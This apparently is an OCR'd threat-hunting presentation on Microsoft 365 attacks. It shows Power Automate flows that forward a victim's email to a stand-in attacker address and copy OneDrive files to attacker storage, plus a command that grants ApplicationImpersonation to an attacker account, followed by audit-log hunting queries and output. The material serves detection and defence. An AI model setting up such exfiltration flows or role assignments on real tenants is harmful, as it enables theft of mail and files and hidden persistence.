
Get a push notification when you get an email from a VIP customer
By Microsoft
Used 4247 times

Create a quick note for important Emails
By Microsoft
Used 3616 times

Google Calendar to Outlook Calendar
By Pedro Ramos
Used 3480 times

Microsoft Flows – Auto Forward Email

- Threat Actor creates a workflow to auto-forward emails for the compromised account
- When a new email arrives, flow will be triggered and execute an action to forward email to threat actor Email ID



* Message Id: Message Id ×

* To: attacker@threatactor.dev


Original Mailbox Address: Address of the shared mailbox to forward mail from.

Comment: Comment

Hunting - Suspicious Microsoft Flows – UAL

Search across Unified Audit Logs for creation of flows

```
PS C:\> Search-UnifiedAuditLog  -operations createflow  -startdate 2022-01-01 -enddate 2022-06-30
```




```
RunspaceId   : f7bdf828-eb79-4c99-9a2d-e361253a742f
RecordType   : MicrosoftFlow
CreationDate : 17/5/2022 8:46:41 am
UserIds      : Victim@threathunting.dev
Operations   : CreateFlow
AuditData    : {"CreationTime":"2022-05-17T08:46:41","Id":"f5abef13-7b25-4eb6-8ade-b5e9cd0ba2b7","Operation":"CreateFl
               ow","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":30,"ResultStatus":"Success","U
               serKey":"cddace27-ac22-46d6-80aa-4efba49c942a","UserType":0,"Version":1,"Workload":"MicrosoftFlow","Cli
               entIP":"151.192.155.153","ObjectId":"cddace27-ac22-46d6-80aa-4efba49c942a","UserId":"Victim@threathunting.dev
               ","FlowConnectorNames":"OpenApiConnectionNotification, OpenApiConnection","FlowDetailsUrl
               ":"https:\/\/admin.powerplatform.microsoft.com\/environments\/Default-3ccddf89-7c18-4cc5-af80-f4f155dc7
               8a7\/flows\/cc509d45-8b3f-4dcb-a8ca-0a5c180f27ec\/flowDetails","LicenseDisplayName":"","SharingPermissi
               on":1,"UserTypeInitiated":1,"UserUPN":"Victim@threathunting.dev"}
ResultIndex  : 1
ResultCount  : 1
Identity     : f5abef13-7b25-4eb6-8ade-b5e9cd0ba2b7
IsValid      : True
ObjectState  : Unchanged
```

CreateFlow


Artefacts in auto-forwarded Emails through Flows

```
PS C:\> Search-UnifiedAuditLog  -operations Send  -startdate 2022-01-01 -enddate 2022-06-30
```



"ClientIP":"40.126.35.153"

```
RunspaceId   : f7bdf828-eb79-4c99-9a2d-e361253a742f
RecordType   : ExchangeItem
CreationDate : 17/5/2022 8:48:06 am
UserIds      : Victim@threathunting.dev
Operations   : Send
AuditData    : {"CreationTime":"2022-05-17T08:48:06","Id":"858b2046-5940-4d5c-553c-08da37e1f5f8","Operation":"Send","O
               rganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":2,"ResultStatus":"Succeeded","UserKe
               y":"10032001FA918D20","UserType":0,"Version":1,"Workload":"Exchange","ClientIP":"40.126.35.153","UserId
               ":"Victim@threathunting.dev","AppId":"00000003-0000-0000-c000-000000000000","ClientAppId":"7ab7
               862c-4c57-491e-8a45-d52a7e023983","ClientIPAddress":"40.126.35.153","ClientInfoString":"Client=REST;;",
               "ClientRequestId":"4784abe1-4ac0-473f-85dc-bcbbb5cba85c","ExternalAccess":false,"InternalLogonType":0,"
               LogonType":0,"LogonUserSid":"S-1-5-21-4255210869-4092290506-3268864466-36816385","MailboxGuid":"22cfe17
               7-2ef4-4435-8d92-5fcd4fec93f5","MailboxOwnerSid":"S-1-5-21-4255210869-4092290506-3268864466-36816385","
               MailboxOwnerUPN":"Victim@threathunting.dev","OrganizationName":"threathunting.dev","Ori
               ginatingServer":"TYZPR01MB4506 (15.20.4200.000)\r\n","Item":{"Id":"Unknown","InternetMessageId":"<TYZPR
               01MB4506E75B8BC4479FFBB254D790CE9@TYZPR01MB4506.apcprd01.prod.exchangelabs.com>","ParentFolder":{"Id":"
               LgAAAADXyzPsn8r3Tr2hn1YKL3\/FAQAz6AHj\/KNeTbaDV0jEGXX4AAAAAAEPAAAB","Path":"\\Drafts"},"SizeInBytes":50
               13,"Subject":"FW: Test email"}}
ResultIndex  : 8
ResultCount  : 9
Identity     : 858b2046-5940-4d5c-553c-08da37e1f5f8
IsValid      : True
ObjectState  : Unchanged
```




```
x-ms-mail-operation-type: Forward
x-ms-mail-application: Microsoft Power Automate; User-Agent:
 azure-logic-apps/1.0 (workflow bd193a3b994e4bcdb1d27ade4bcd6b49; version
 08585487747466477548) microsoft-flow/1.0
x-ms-mail-environment-id: default-3ccddf89-7c18-4cc5-af80-f4f155dc78a7
```

Email Message Header

Data Extraction through Flows

- Threat Actor creates a workflow to extract files from Victim's one drive to Threat Actors cloud storage Account
- When a new file is created, flow will be triggered and execute an action to upload a copy of the file to Threat Actors cloud storage Account



When a file is created

* Folder: /

Show advanced options

Create file


* Folder Path: File path

* File Name: File name

* File Content: File content

Artefacts in UAL on Data Extraction using Microsoft Flows

```
PS C:\> Search-UnifiedAuditLog -operations Filedownloaded -startdate 2022-01-01 -enddate 2022-06-30
```



```
RunspaceId   : f7bdf828-eb79-4c99-9a2d-e361253a742f
RecordType   : SharePointFileOperation
CreationDate : 18/5/2022 5:17:35 am
UserIds      : victim@threathunting.dev
Operations   : FileDownloaded
AuditData    : {"AppAccessContext":{"CorrelationId":"f7d06965-3e1e-441d-a508-33b5c495f2cf","UniqueTokenId":"xMn0fAF-T0
               uRpJ7rbthDAA"},"CreationTime":"2022-05-18T05:17:35","Id":"3358a96c-d310-49fc-5f91-08da388db800","Operat
               ion":"FileDownloaded","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":6,"UserKey":
               "i:0h.f|membership|10032001fa918d20@live.com","UserType":0,"Version":1,"Workload":"OneDrive","ClientIP"
               :"52.187.25.190","ObjectId":"https:\/\/threathunting-my.sharepoint.com\/personal\/victim_threathunting_dev\
               /Documents\/Hello.txt","UserId":"victim@threathunting.dev","CorrelationId":"f7d06965-3e
               1e-441d-a508-33b5c495f2cf","EventSource":"SharePoint","ItemType":"File","ListId":"2912673f-ca95-4d48-a4
               de-ee00291668fd","ListItemUniqueId":"2430140a-c44a-4a04-a0b5-61d427310bb7","Site":"da4ba103-69b2-4518-9
               392-b0406f8c5d10","WebId":"3dc194d0-1a42-447f-bad6-b76cdd348652","FileSizeBytes":5,"HighPriorityMediaPr
               ocessing":false,"IsManagedDevice":false,"SourceFileExtension":"txt","SiteUrl":"https:\/\/threathunting-my.s
               harepoint.com\/personal\/victim_threathunting_dev\/","SourceFileName":"Hello.txt","SourceRelati
               veUrl":"Documents"}
ResultIndex  : 5
ResultCount  : 5
Identity     : 3358a96c-d310-49fc-5f91-08da388db800
IsValid      : True
ObjectState  : Unchanged
```

File extracted to Threat Actor Cloud Storage

Hunting - List all Flows - Configuration

```
PS C:\> $flowCollection = @()
Connect-MsolService
$users = Get-MsolUser -All | Select-Object UserPrincipalName, ObjectId
$flows = get-AdminFlow
   foreach($flow in $flows){
    $flowProperties = $flow.internal.properties
    $Creator = $users | where-object{$_.ObjectId -eq $flowProperties.creator.UserID}
    $triggers = $flowProperties.definitionsummary.triggers
    $actions = $flowProperties.definitionsummary.actions | where-object {$_.swaggerOperationId}
        [datetime]$modifiedTime = $flow.LastModifiedTime
    [datetime]$createdTime = $flowProperties.createdTime
    $flowCollection += new-object psobject -property @{displayName
= $flowProperties.displayName;environment =
$flowProperties.Environment.name;State = $flowProperties.State;Triggers =
$triggers.swaggerOperationId;Actions = $actions.swaggerOperationId;Created = $createdTime.ToString("dd-
MM-yyyy HH:mm:ss");Modified = $modifiedTime.ToString("dd-MM-
yyyy HH:mm:ss");CreatedBy = $Creator.userPrincipalName
}
    $flowCollection
}
```

Hunting - List all Flows - Configuration - Output

Output – Auto Forward Email

```
Modified    : 18-05-2022 11:29:54
State       : Started
Actions     : {ForwardEmail_V2, DeleteEmail_V2}
displayName : Malicious - Email Forwarding
CreatedBy   : Victim@threathunting.dev
environment : <Redacted>
Triggers    : OnNewEmailV3
Created     : 18-05-2022 11:29:31
```

Output – Data Extraction Flow

```
Modified    : 18-05-2022 13:32:02
State       : Started
Actions     : CreateFile
displayName : Extract Files
CreatedBy   : Victim@threathunting.dev
environment : <Redacted>
Triggers    : OnNewFileV2
Created     : 18-05-2022 12:54:07
```

Persistent Privileged Role

Application Impersonation Role

- Applications with `ApplicationImpersonation` role can access the contents of a user's mailbox and act on behalf of that user, even if the user's account is disabled
- Typically, this role is assigned to Third Party Email Solutions, CRM Integration, VOIP Systems, Backup Solutions etc
- A management role assignment is the link between a management role and a role assignee. A role assignee is a role group, role assignment policy, user, or universal security group (USG)
- A Threat Actor can assign application impersonation role to an account they control, if they have privileged access

```
PS C:\> New-ManagementRoleAssignment –Name:impersonationAssignment –
Role:ApplicationImpersonation –User:Attacker
```

Hunting - List identities with Application Impersonation Role - Configuration

```
PS C:\> $AppImperGroups = Get-RoleGroup | Where-Object Roles -like ApplicationImpersonation
ForEach ($Group in $AppImperGroups)
{
 Get-RoleGroupMember $Group.Name
 }

Name                    RecipientType
----                 -------------
Attacker                UserMailbox
```


```
PS C:\> Get-ManagementRoleAssignment -Role ApplicationImpersonation

Name                 Role          RoleAssigneeName  RoleAssigneeType  AssignmentMethod  EffectiveUserName
 ----                -------        ----------------     ----------------   ----------------     ----------------

Impersonation       Application        Attacker                  User             Direct          Attacker
Assignment         Impersonation
```

Hunting - List Application Impersonation Role assignments - UAL

List and review Application Impersonation Role assignments in the Unified Audit Logs

```
$logs = Search-UnifiedAuditLog -operations 'New-RoleGroup, New-ManagementRoleAssignment,set-
ManagementRoleAssignment'  -StartDate 2022-01-01 -EndDate 2022-07-08
ForEach ($record in $logs){
$AuditData = $record.AuditData | ConvertFrom-Json
if ( $AuditData.Parameters | Where-Object {($_.Value -like 'ApplicationImpersonation')})
{$record}}
```

Hunting - Application Impersonation Role – Log Output



```
RunspaceId   : 91cb436b-7db8-4d3e-9556-0392df8e48c9
RecordType   : ExchangeAdmin
CreationDate : 19/5/2022 4:24:29 am
UserIds      : admin@threathunting.dev
Operations   : New-ManagementRoleAssignment
AuditData    : {"CreationTime":"2022-05-19T04:24:29","Id":"1697f500-e5d1-455e-3aba-08da394f7783","Operation":"New-Man
               agementRoleAssignment","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":1,"ResultS
